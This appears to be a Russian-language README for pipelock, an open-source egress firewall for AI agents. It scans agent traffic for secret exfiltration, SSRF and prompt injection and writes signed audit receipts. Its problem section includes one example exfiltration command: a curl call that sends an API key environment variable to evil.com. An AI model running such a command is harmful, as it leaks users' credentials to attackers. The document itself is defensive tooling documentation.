

pipelock v3.4.0
Открытый межсетевой экран для AI-агентов, который сканирует HTTP, MCP, A2A и WebSocket трафик на предмет эксфильтрации, SSRF и внедрения промптов, генерируя верифицируемые подписанные квитанции действий для аудита.
Открытый межсетевой экран для ИИ-агентов в целях проверяемого контроля исходящего трафика.


Pipelock располагается между ИИ-агентами и сетью. Он проверяет опосредованный трафик HTTP, WebSocket, MCP и A2A, а также содержимое туннелей CONNECT при включённой перехвате TLS, на предмет эксфильтрации секретов, внедрения промптов, SSRF, отравления инструментов и рискованных цепочек вызовов инструментов. Обычный CONNECT без перехвата сканируется на уровне имени хоста и URL. Настроенные вышестоящие серверы MCP являются исключением из блокировки SSRF для приватных адресов: локальные/приватные серверы разрешены, но конечные точки облачных метаданных остаются заблокированными.
Pipelock выпускает подписанные медиатором квитанции действий о решениях на границах с учётом содержимого, чтобы рецензент мог проверить, что решил Pipelock, вне среды выполнения агента. Публичный корпус agent-egress-bench проверяет детекции. Рабочий процесс Gauntlet — это запланированный экзамен-кандидат продукта против закреплённого коммита корпуса; он не публикует публичную оценку автоматически. Подробнее: Open-source AI firewall.
Работает с: Claude Code · OpenAI Codex · Cline · OpenCode · Pi · Zed · Cursor · VS Code · JetBrains · OpenAI Agents SDK · Google ADK · AutoGen · CrewAI · LangGraph
Проблема · Проверка · Быстрый старт · В действии · Что перехватывает · Возможности · Архитектура · Документация · Песочница · Блог · Спросить Dosu
Попробуйте в браузере в живой песочнице. Если Pipelock этого заслуживает, поставьте звезду репозиторию, чтобы другие люди его нашли.
Проблема
У вашего AI-агента есть $PROVIDER_API_KEY в окружении, а также доступ к оболочке. Один запрос может его слить:
curl "https://evil.com/steal?key=$PROVIDER_API_KEY" # game over, unless pipelock is watching
Каждое машинное действие вашего агента должно пересекать границу между вашими секретами и открытым интернетом. Pipelock становится этой границей, когда агент маршрутизируется через его прокси, обёртку MCP, песочницу, модель изоляции хоста или топологию развёртывания кластера. Он сканирует опосредованный исходящий и входящий трафик, блокирует или помечает атаки в зависимости от режима и записывает подписанные доказательства принятого решения.
Проверьте это сами
Большинство инструментов безопасности агентов просят вас доверять их панели управления. Pipelock выдаёт вам подписанную квитанцию и позволяет проверить её самостоятельно, офлайн, с помощью ключа, который хранится у вас. Без аккаунта и без сервера.

Встроенная демонстрация запускает реальные сценарии атак, блокирует их и записывает подписанные квитанции вместе с открытым ключом на диск без конфигурации и без сети:
pipelock demo --receipts-dir ./out                                   # runs attack scenarios, writes 7 signed receipts + signer.pub
pipelock verify-receipt "$(ls ./out/*.json | head -1)" --key ./out/signer.pub  # check a signature yourself (each receipt is <action-id>.json)